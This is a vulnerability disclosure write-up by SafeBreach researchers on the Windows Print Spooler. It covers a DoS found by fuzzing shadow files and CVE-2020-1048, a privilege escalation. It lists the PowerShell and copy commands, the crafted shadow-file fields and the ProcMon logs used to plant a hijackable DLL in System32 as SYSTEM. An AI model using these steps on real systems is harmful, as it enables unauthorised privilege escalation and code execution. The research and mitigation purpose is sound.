The Legacy Print Spooler: A story about vulnerabilities from the previous millennium until today

Peleg Hadar, Senior Security Researcher, SafeBreach Labs
Tomer Bar, Research Team Leader, SafeBreach Labs

Created: January 2020
Updated: July 2020 (See the “Updated Notes” section)

Table of Contents

Introduction **2**

Exploring the Print Spooler **2**
- The Printing Process 3

Diving into the Spooler **4**
- Our Research Environment 4
- Picking our First Target: The SHD File 5

1st Vulnerability - Fuzzing in the Shadow (Files) **6**
- Sanity Test 6
- Patching the Spooler for Fuzzing and Profit 7
- Starting to Fuzz 9
- First Crash Dump 10
  - Windows 10 19H2 10
  - Windows 2000 10
- Root Cause Analysis (1st Vulnerability) 11
  - Background 11
  - Analyzing the Vulnerability 14

2nd Vulnerability - User-to-SYSTEM Privilege Escalation **15**

Introduction 15
“Printing” to System32 - First Try 16
The RPC Impersonation Barrier 17
Printing to System32 - Second Try 18
Writing Files as SYSTEM 19
Mitigation **20**
Updated Notes **21**
References **21**

Introduction

SafeBreach Labs discovered three vulnerabilities in the Windows **Print Spooler** service.

This is the story of how we discovered the DoS, CVE-2020-1048 and CVE-2020-1337 vulnerabilities which we reported to Microsoft.

In this blog post, we will demonstrate our journey since we found the vulnerabilities, starting with exploring the Print Spooler components, diving in to the undocumented SHD file format and its parsing process, and last but not least, we will present both of the vulnerabilities which we found in the Print Spooler mechanism and analyze the root cause.


Exploring the Print Spooler

The Print Spooler is the primary component of the printing interface in Windows OS. It’s an executable file that manages the printing process. Some of its responsibilities are:

- Retrieving and loading the printer driver
- Spooling high-level function calls into a print job
- Scheduling the print job for printing

The Printing Process

The Print Spooler is based on an RPC client/server model, which means that there are several processes which are involved in a single printing operation.



Screenshot Reference: *https://docs.microsoft.com/en-us/windows-hardware/drivers/print/introduction-to-spooler-components*

Let's walk-through the printing process in brief:

1. **A user application creates a print job by calling the GDI** (Graphics Device Interface) which provides the application with the ability to print graphics and/or formatted text (for example, StartDoc).
2. **GDI makes an RPC call to Winspool.drv** (The client-side of the spooler, which exports RPC stubs), for example, GDI may use the StartDocPrinter function to forward the call to the Spooler Server (spoolsv.exe).
3. The spooler server **(Spoolsv.exe)** forwards the print job to the print router.
4. The print router **(spoolss.dll**) redirects the print job to one of the following print providers:

    a. If the printer is connected locally it will be redirected to the Local Print Provider (**localspl.dll**)
    b. Otherwise, it will be redirected to a Network Print Provider (e.g. Win32spl.dll, Inetpp.dll, etc.)

Note: We will focus on the first local scenario. In this scenario, a local printer is connected to the workstation. (A pure-virtual printer can be added using Microsoft's default API. No special permissions are required.)

5. **The local print provider (localspl.dll)** performs the following:
    a. **Creates a Spool File (.SPL)** which contains the data to be printed (EMF-SPOOL, RAW, TEXT) and a Shadow File (.SHD) which contains metadata about the print job. **We will dive into the SHD format soon.**
    b. **Redirects the print job to the print processor**.

6. **The print processor**, in our case, the local **winprint** processor, **reads the print job's spooled data.** (Remember, this is the SPL file which might contain EMF-SPOOL, RAW, PSCRIPT1 or TEXT. Then the print processor **converts the spooled data to RAW Data Type** and sends it back to the appropriate **port monitor** for printing.

7. The port monitor, which is responsible for **communicating between the user-mode spooler and the kernel-mode port drivers**, will **write the data to the printer.** (We will use the local port, so it will just write the data to a predefined file path.)

Diving into the Spooler

Our Research Environment

First, we defined our research environment:

- An updated Windows 10 x64 19H2 (The latest build while we wrote this article was 10.0.18362.535.)

- A local printer which prints to a file (very convenient for testing purposes)
  It can be added by a limited user (low-integrity) using three simple PowerShell commands. (You can do the same with WinAPI as well.):

```
Add-PrinterPort -Name "c:\temp\a.bin"
Add-Printer -Name "Test2" -DriverName "MS Publisher Color Printer" -PortName "c:\temp\a.bin"
```

  In this example, we've added a local port which prints into a file (c:\temp\a.bin) and configured a local printer named "Test2", which prints its jobs to this port.

Picking our First Target: The SHD File


After we learned a bit about the Print Spooler architecture and components, we asked ourselves where we should start.

Let's summarize the two last steps of the printing process for a moment:

1. ***The local print provider (localspl.dll) creates a Spool File (.SPL)*** *which contains the data to be printed ([EMF-SPOOL](), RAW, TEXT) and a Shadow File (.SHD) which contains metadata about the print job.*
2. ***The print processor reads the print job's spooled data.***

We know that the SPL file can be an interesting target to attack (and we might approach it later) as it's being handled by the GDI which has a big attack surface (a lot of bugs were found in this one), **but** we were more interested in the SHD files for the following reasons:

1. **This format doesn't have any official documentation and we were curious.**
   We asked ourselves some questions: What component is in charge of parsing this file? What does it contain? Is it encrypted? What impact can we have if we change this file?
   Later on *we did find an out-dated (and pretty impressive) SHD documentation here:* *http://www.undocprint.org/formats/winspool/shd*
2. Before even diving into a single piece of code, we looked at spoolsv.exe behavior while it started and we noticed that it **enumerates SHD and SPL files** in the PRINTERS folder (which is where the spool files are saved:)



We assumed that if spoolsv.exe will find SPL and/or SHD files, it will try to parse them and maybe even send a print job to the printer.
This seemed very interesting, as it provides a convenient way to send data directly to the spooler, which will (probably) be parsed and be used by other components as well. All we need to do is to drop some files into the directory and restart the service. Dropping a file into this directory is possible for every limited-user in the system.

We decided to start with fuzzing this exact flow of shadow (SHD) file parsing.


1st Vulnerability - Fuzzing in the Shadow (Files)


Sanity Test

In order to make sure we can drop a large set of files that will be parsed successfully by the Print Spooler, we need make sure that we have the following:

1. **A single SHD file which works** (which means that the spooler will read it, send it to the virtual printer, and print to a file successfully).
2. **No limit on the amount of SHD files that can be processed** - We want to make sure that the spooler service can process unlimited SHD files. **We prefer to drop a lot of files and restart the service once** rather than restart the service multiple times (to reduce the overhead).

We marked the “Keep printed documents” option and printed an empty document using mspaint.exe, to get the SPL and SHD files we needed:





We restarted the Print Spooler service, but nothing happened. It just ignored our files. We assumed it probably marked the job status as “Printed” so it won’t send the same print jobs to the printer twice.

Using the following unofficial SHD documentation and RE’d of the updated binaries using IDA Pro and WinDbg, we created an updated SHD template for 010 Editor which includes the relevant fields for our research.
The template will be published on SafeBreach Labs’ GitHub repository.

As can be seen in the following screenshot, the `wStatus` value of the SHD file is 0x480.

struct _SHADOW_FILE_HEADER_SB SHADOW_FILE_HEADER_SB	
DWORD dwSignature	5123h
DWORD dwHeaderSize	E0h
WORD wStatus	480h

According to Microsoft’s documentation, that means the following:
JOB_STATUS_PRINTED | JOB_STATUS_USER_INTERVENTION

We changed it to JOB_STATUS_RESTART (0x800) and it worked. We have a valid SHD file that we can mess with during the fuzzing.

Patching the Spooler for Fuzzing and Profit

Next, we want to make sure we have no limitation on the number of SHD files that can be processed by Print Spooler.

At the start, we looked at the same operation of SHD file enumeration as we showed before in the Process Monitor, and examined the stack trace:

U 10 KernelBase.dll FindFirstFileW + 0x1c
U 11 localspl.dll ProcessShadowJobs + 0x14b
U 12 localspl.dll BuildPrinterInfo + 0x6b6

Looks like the interesting function is in **localspl.dll** (the local print provider): **ProcessShadowJobs**.

We googled the name of the function and we found an interesting project called **OpenNT** which contains a very old version (1995-ish) of Windows source code including **localspl** which implements this exact function.

This is very interesting, as we compared most of the logic and the code seemed to be **very similar** to the Windows 10 version so it was a good start.

After auditing the source code we found a limitation inside the **ReadShadowJob** function (called from ProcessShadowJobs which we will talk about very soon) which we needed to bypass:

The function extracts the job id from the SHD file, and compares it to `MaxJobId` which is 256. **If it's bigger than 255, it won't process the file**.

```
// Notice that MaxJobId is really the number of job slots in the pJobIdMap, so
// the maximum job id we can allow is (MaxJobId - 1).
if (pIniJob->JobId >= MaxJobId) {
    // If the job id is too huge (i.e. from a corrupt file) then we might allocate
    // too much unnecessary memory for the JobIdMap!
    // Notice we need to ask for (JobId+1) number of slots in the map!.
    if( !ReallocJobIdMap( pIniJob->JobId + 1 )) {

        // probably a bad job id, dump the job!
        DBGMSG( DBG_WARNING, ("Failed to alloc JobIdMap in ShadowFile %ws for JobId %d\n",

        DELETEJOBREF(pIniJob);
        FreeSplMem(pIniJob);

        goto Fail;
    }
}
```

This is how it looks in the Windows 10 version:

```
00007FF92657F488 // ph:
00007FF92657F488 // if (jobId < MaxJobId)
00007FF92657F488 //   --> [VALID_JOB_ID_LOGIC]
00007FF92657F488 mov     r9, [rdi+108h]  ; jobId
00007FF92657F48F mov     r8d, [rbx+24h]  ; MaxJobId
00007FF92657F493 cmp     r8d, [r9+8]
00007FF92657F497 jb      loc_7FF92657F5B4

007FF92657F488: ReadShadowJob+8A4 (Sy
```

In order to bypass the test we patched the **jb** instruction with 6 NOPs:

```
:00007FF92657F488 // ph:
:00007FF92657F488 // if (jobId < MaxJobId)
:00007FF92657F488 //   --> [VALID_JOB_ID_LOGIC]
:00007FF92657F488 mov     r9, [rdi+108h]  ; jobId
:00007FF92657F48F mov     r8d, [rbx+24h]  ; MaxJobId
:00007FF92657F493 cmp     r8d, [r9+8]
:00007FF92657F497 nop
:00007FF92657F498 nop
:00007FF92657F499 nop
:00007FF92657F49A nop
:00007FF92657F49B nop
:00007FF92657F49C nop
```

Starting to Fuzz

As a start, we decided to write and use our own simple fuzzer.

When we looked at the start of the **ReadShadowJob** function, we noticed that each SHD file must have an **existing** SPL file with the same name as well, as it's using CreateFile with the OPEN_EXISTING flag:

```
  pExt = wcsstr(szFileName, L".SHD");

  if (!pExt)
      goto Fail;

  pExt[2] = L'P';
  pExt[3] = L'L';

// ==== SNIP =====

  hFileSpl=CreateFile(szFileName, GENERIC_READ, FILE_SHARE_READ,
                      NULL, OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, NULL);
```

We didn't find any usage of the handle to the SPL file in this function, so we decided to drop empty SPL files for optimization purposes.

After the fuzzer was done generating all of our crafted SHD files, we restarted the Print Spooler service. As we mentioned, we patched it so it can process all of our files at once (no need to restart the service.)

First Crash Dump

Windows 10 19H2

After approximately 20 minutes of fuzzing we've noticed a crash, which was reproducible:

```
ntdll!RtlLengthSecurityDescriptor+0x60:
00007fff`881cbe70 0fb64001        movzx   eax,byte ptr [rax+1] ds:8c040001`00000001=??
Resetting default scope

EXCEPTION_RECORD:  (.exr -1)
ExceptionAddress: 00007fff881cbe70 (ntdll!RtlLengthSecurityDescriptor+0x0000000000000060)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: ffffffffffffffff
Attempt to read from address ffffffffffffffff
```

The stack trace was as follows:

```
ntdll!RtlLengthSecurityDescriptor+0x60
localspl!WriteShadowJob+0x18e
localspl!PortThread+0x4b4
```


Windows 2000

We wanted to check if this bug existed on Windows 2000, assuming that this is pretty old code and there is a chance that the bug existed on this version as well. Here is how we checked:

We took a valid SHD file from Windows 2000 and changed it in order to trigger the bug.

The file was similar to the Win10 SHD version, except for some DWORD (32 bit) / QWORD (64 bit) differences.

We dropped the file and restart the Spooler service:



And we have a crash on Win2000 as well :). Apparently we found a very (very) old bug.

Root Cause Analysis (1st Vulnerability)

Background

Before we dive into the bug root cause, we will provide you with the context of what happened so far (until the bug was triggered) in order for you to understand the bug better.

1. During the Spooler initialization process, the **ProcessShadowJobs** function was called in order to process the SHD files which needed to be printed.
2. Each SHD file was parsed by the **ReadShadowJob** which treats the SHD file as a **serialized struct**, extracting the values from the struct and assigning them to an **INIJOB** struct (which is undocumented). The **INIJOB** struct is allocated on the heap:

```
if (pIniJob = AllocSplMem(sizeof(INIJOB))) {

    INITJOBREFZERO(pIniJob);

    pIniJob->signature=IJ_SIGNATURE;
    pIniJob->Status     = pShadowFile->Status & (JOB_PAUSED | JOB_REMOTE | JOB_PRINTED );
    pIniJob->JobId      = pShadowFile->JobId;
    pIniJob->Priority   = pShadowFile->Priority;
    pIniJob->Submitted  = pShadowFile->Submitted;
    pIniJob->StartTime  = pShadowFile->StartTime;
    pIniJob->UntilTime  = pShadowFile->UntilTime;
    pIniJob->Size       = pShadowFile->Size;
    pIniJob->cPages     = pShadowFile->cPages;
    pIniJob->cbPrinted = 0;
    pIniJob->NextJobId = pShadowFile->NextJobId;
    pIniJob->dwReboots = pShadowFile->dwReboots;

    pIniJob->WaitForWrite = INVALID_HANDLE_VALUE;
    pIniJob->WaitForRead  = INVALID_HANDLE_VALUE;
    pIniJob->hWriteFile   = INVALID_HANDLE_VALUE;

    SetPointer(pShadowFile, pDatatype);
    SetPointer(pShadowFile, pNotify);
    SetPointer(pShadowFile, pUser);
    SetPointer(pShadowFile, pDocument);
    SetPointer(pShadowFile, pOutputFile);
    SetPointer(pShadowFile, pPrinterName);
    SetPointer(pShadowFile, pDriverName);
    SetPointer(pShadowFile, pPrintProcName);
    SetPointer(pShadowFile, pParameters);
```

3. Moving on a little bit further, a **scheduler** thread was created (while initializing the local print provider):

```
hSchedulerThread = CreateThread( NULL, 16*1024,
                                 (LPTHREAD_START_ROUTINE)SchedulerThread,
                                 pIniSpooler, 0, &ThreadId );
```

4. The scheduler initialization process iterated all of the **Spooler ports** and made sure that each port had its own thread which can handle print jobs:

```
else if (!(pIniPort->Status & PP_THREADRUNNING) && pIniJob) {

    //
    // If the port thread is not running, and there is a job to
    // assign, then create a port thread. REMEMBER do not assign
    // the job to the port because we are in a Spooler Section and
    // if we release the Spooler Section, the first thing the port
    // thread does is  reinitialize its pIniPort->pIniJob to NULL
    // Wait the next time around we execute the for loop to assign
    // the job to this port. Should we set SchedulerTimeOut to zero??
    //
    DBGMSG( DBG_TRACE, ("ScheduleThread Now creating the new port thread pIniPot %x\n", pIniPort));
    CreatePortThread( pIniPort );
```

5. Once the port thread was ready, an infinite loop was run which waited for a print job (which was represented as the INIJOB struct, parsed from the SHD file):

```
    //
    // Bad assumption -- that at this point we definitely have a Job
    //

    if ( ( pIniJob = pIniPort->pIniJob ) &&
           pIniPort->pIniJob->pIniPrintProc ) {
```

6. After altering some attributes of the INIJOB struct, the Port thread function rewrote the SHD file by calling **WriteShadowJob**, and then sent the print job to a print processor (by calling **PrintDocumentThruPrintProcessor**.)

```
pIniJob->dwReboots++;
WriteShadowJob(pIniJob);

if ( ( dwDevQueryPrintStatus = CallDevQueryPrint( OpenData.pPrinterName,
                                                  OpenData.pDevMode,
                                                  ErrorString, MAX_PATH,
                                                  dwDevQueryPrint, dwJobDirect ) ) ) {

    PrintDocumentThruPrintProcessor( pIniPort, &OpenData );

}
```

Analyzing the Vulnerability

The following is the stack trace of the crash:

```
ntdll!RtlLengthSecurityDescriptor+0x60
localspl!WriteShadowJob+0x18e
localspl!PortThread+0x4b4
```

The **WriteShadowJob** function does the opposite of ReadShadowJob. It converts an INIJOB struct into a SHADOW_FILE struct and writes it back to a file.

During the conversion process, it tries to retrieve the length of a SECURITY_DESCRIPTOR struct **which was originally extracted from our crafted SHD file**.

```
if(pIniJob->pSecurityDescriptor)
    ShadowFile.cbSecurityDescriptor=GetSecurityDescriptorLength(
                                        pIniJob->pSecurityDescriptor);
```

This is the root cause of the bug, which we have already seen in the screenshot of the crash dump:

```
                mov     eax, [rcx+(_SECURITY_DESCRIPTOR+4)]
                add     rax, rcx

loc_70E60:                              ; CODE XREF: RtlLengthSecurityDescriptor+CB↓j
                test    rax, rax
                jz      short loc_70E75
                movzx   eax, byte ptr [rax+1] ; // ph: Dereference of a user-controlled value ==> CRASH
```

RtlLengthSecurityDescriptor tried to dereference `rax` (which contains the address of the security descriptor struct inside the SHD file and can be controllable **by any user**).

Let's take a look at the Shadow File which caused the crash:

QWORD offSecurityInfo	636h	90h

Our fuzzer changed the offset of the SecurityInfo (which is the `SECURITY_DESCRIPTOR` struct) to 0x636 (instead of 0x624):

```
0620h:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0630h:  00 00 00 00 00 00 00 00 01 00 04 8C E0 00 00 00
0640h:  FC 00 00 00 00 00 00 00 14 00 00 00 02 00 CC 00
```

Before the fuzzer made the change to the file, the function read 8 bytes of NULL (the green square in the screenshot) and didn't try to dereference the data because it was equal to 0.

When the fuzzer incremented the offset of the Security Descriptor struct by 0x10, it was no longer 0 (the red square in the screenshot), so it tried to dereference it, and then it crashed, resulting in crashing the service (DoS.)

```
rax=8c04000100000000
```

```
ntdll!RtlLengthSecurityDescriptor+0x60:
00007fff`881cbe70 0fb64001        movzx   eax,byte ptr [rax+1] ds:8c040001`00000001=??
```

2nd Vulnerability - User-to-SYSTEM Privilege Escalation

Introduction

When we did the fuzzing process, we learned a lot about the Spooler mechanism. We figured out what exactly happens during the printing process, which components are involved, what is the connection between each component, and how exactly the SHD (Shadow file) format is parsed.

So we took a look once again at the updated SHD file format: (This is a cropped version):

DWORD dwSPLSize	16200h
DWORD dwPageCount	1h
QWORD dwSizeSecurityInfo	FCh
QWORD offSecurityInfo	660h
DWORD dwUnknown3	0h
DWORD dwUnknown4	4h
QWORD dwUnknown5	0h
QWORD offComputername	866h
QWORD dwUnknown7	26200h
QWORD offSID	88Ah

The fact that the SID of the user which created the print job was included in the SHD file seemed very interesting to us as any user can craft an SHD file. We immediately asked ourselves how the Print Spooler handles privileges, as it runs as NT AUTHORITY\SYSTEM. We will find out soon.

So if the Print Spooler provides us with the ability to print to a file, maybe we can "print" a malicious file to System32 on behalf of NT AUTHORITY\SYSTEM?

We assumed it's possible since the Spooler runs as NT AUTHORITY\SYSTEM so it should be able to write to System32.

"Printing" to System32 - First Try

First, we used a Windows 10 VM with a limited-user and configured it as follows:

1. Added a local print port, located in System32. The file would be written to this path.
2. Added a local virtual printer which used the port we created.

```
PS C:\Users\Johnny> Add-PrinterPort c:\windows\system32\wbem\wbemcomn.dll
PS C:\Users\Johnny> Add-Printer "MS Publisher Color Printer" -DriverName "MS Publisher Color Printer"
-PortName "c:\windows\system32\wbem\wbemcomn.dll"
```

```
PS C:\Users\Johnny> (Get-Printer -Name "MS Publisher Color Printer").PortName
c:\windows\system32\wbem\wbemcomn.dll
```

Next, using WinAPI we wrote a simple C program which prints **RAW Data Type** using our printer. We used RAW because we wanted to write a DLL file and we didn't want the data to be parsed by any further component, just written as-is.

We used a dummy DLL for PoC purposes and fired up the program to "print" the file to System32 within the context of the limited user:

spoolsv.exe	2360	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	ACCESS DENIED	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe	System
spoolsv.exe	2360	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	ACCESS DENIED	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe	System
spoolsv.exe	2360	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	ACCESS DENIED	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe	System
spoolsv.exe	2360	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	ACCESS DENIED	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe	System

Our first try failed. We assumed it wouldn't be so straight-forward, but let's try to figure out why.

The RPC Impersonation Barrier

As we mentioned at the start of the article - when a user creates a printing job, it is sent over RPC to spoolsv.exe. In order to block the option of abusing the Print Spooler service and perform operations as SYSTEM, Microsoft used the impersonation feature of RPC which performs most of the tasks **on behalf of the user which created the print job**.

This is the logic of the impersonation :

```
call    YImpersonateClient(Call_Route)
test    eax, eax
jz      short loc_140007435
mov     r8, [rdi+8]       ; pDocInfo
mov     edx, [rdi]        ; Level
mov     rcx, r15          ; hPrinter
call    StartDocPrinterW
mov     [r14], eax
mov     ecx, esi
call    YRevertToSelf(Call_Route)
```

It's simple as this:

1. Call to **RpcImpersonateClient**
2. Call StartDocPrinter using the token of the user who created the print job
3. Call to **RpcRevertToSelf**

Printing to System32 - Second Try

We understood that we have to find some kind of use-case in which the Print Spooler will be able to create and perform our print job using its own SYSTEM token (and not by impersonation).

We recalled the **ProcessShadowJobs** function, which we mentioned in the previous vulnerability. The function is called when the Spooler is being initialized and **processes all of the SHD files within the Spooler folder.**

```
// Read .SHD files from common printer directory
ProcessShadowJobs( NULL, pIniSpooler );
```

We wondered: Are you telling us that there is a function which (A) reads unencrypted serialized data (B) from a folder which we have write access to as a limited user and (C) we can fully control the data? Sounds like a plan!

Originally, we assumed that during the early stages of the service initialization (and processing the SHD files), there was no context nor impersonation, as the SHD files were already written.
We also assumed that the context of the user is extracted out of the SHD file (remember the SID field), but we found something better:

```
Operation:      CreateFile
Result:         REPARSE
Path:           C:\Windows\System32\wbem\wbemcomn.dll
Duration:       0.0000160

Desired Access:       Generic Write, Read Attribut
Disposition:          OpenIf
Options:              Sequential Access, Synchron
Attributes:           N
ShareMode:            Read
AllocationSize:       0
Impersonating:        NT AUTHORITY\SYSTEM
OpenResult:           <unknown>
```

It appears that the service is impersonating itself and operates as NT AUTHORITY\SYSTEM!

Let's try to change the SHD file to contain the SYSTEM SID, write it to the Spooler's folder then restart the computer. Once the Spooler is restarted it will process the SHD file, parsing the SYSTEM's SID and performing the operations on behalf of SYSTEM.

Writing Files as SYSTEM

We used a valid SHD file as a template and changed the following fields:

1. The SPLSize field. This is the size of the DLL which we want to write.
2. The status of the print job. We changed it to 0x800 so the spooler would process it.
3. The job number.

Next, we copied the crafted SHD file and our DLL (as the SPL file) to the Spooler's directory, running as a limited user:

```
c:\temp>copy 00001.* C:\Windows\System32\spool\PRINTERS\
00001.shd
00001.spl
        2 file(s) copied.
```

And then, we restarted the computer. We enabled ProcMon on boot so we could understand if we were able to write the DLL to System32:

spoolsv.exe	2576	CreateFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	SetEndOfFileInformationFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	SetAllocationInformationFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	Thread Exit		SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	ReadFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	ReadFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	QueryStandardInformationFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	WriteFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	ReadFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	END OF FILE	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	FlushBuffersFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	WriteFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	CloseFile	C:\Windows\System32\wbem\wbemcomn.dll	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	SetEndOfFileInformationFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	SetAllocationInformationFile	C:\Windows\System32\spool\PRINTERS\00001.SPL	SUCCESS	NT AUTHORITY\SYSTEM
spoolsv.exe	2576	Thread Exit		SUCCESS	NT AUTHORITY\SYSTEM

We succeeded. We just achieved a privilege escalation from a limited user to NT AUTHORITY\SYSTEM and wrote an arbitrary DLL file in System32.

As a bonus, multiple Windows services loaded our DLL (wbemcomn.dll) as they didn't verify the signature and tried to load the DLL from an unexisting path, meaning we also got code execution.

svchost.exe.SYSTEM.hello-world.dll
taskhostw.exe.SYSTEM.hello-world.dll
WMIADAP.exe.SYSTEM.hello-world.dll
WmiPrvSE.exe.DESKTOP-3N574I6$.hello-world.dll
WmiPrvSE.exe.SYSTEM.hello-world.dll

Our wbemcomn.dll loaded an additional DLL named "hello-world.dll", which dropped a txt file each time it got loaded. **The name of the txt file consists of the username and the process which loaded it.**

Mitigation

One of the root causes of the arbitrary file write bug class (in the context of local privilege escalation) is the fact that an unprivileged user is allowed to write directly to folders which are being handled directly by services which run as NT AUTHORITY\SYSTEM, for example:

- System32\spool\PRINTERS - CVE-2020-1048, CVE-2020-1337, Spooler DoS
- Spool\drivers\color - CVE-2020-1117 (RCE)
- System32\tasks - CVE-2019-1069
- C:\ProgramData\Microsoft\Windows\WER\ReportQueue - CVE-2019-0863
- c:\windows\debug\WIA
- c:\windows\PLA - 3 sub directories.

In addition to reporting the vulnerabilities to MSRC, we also translated our experience into a Mini-Filter Driver as a PoC for demonstrating how one can prevent the exploitation of such vulnerabilities in real-time.

You can find the source code in our GitHub repository[3]. **Please notice that the code was written for demonstration purposes only, and should not be used in a production environment.**

Updated Notes

Update (May 2020): Microsoft released a patch for the EoP vulnerability we found and assigned it CVE-ID: **CVE-2020-1048**.

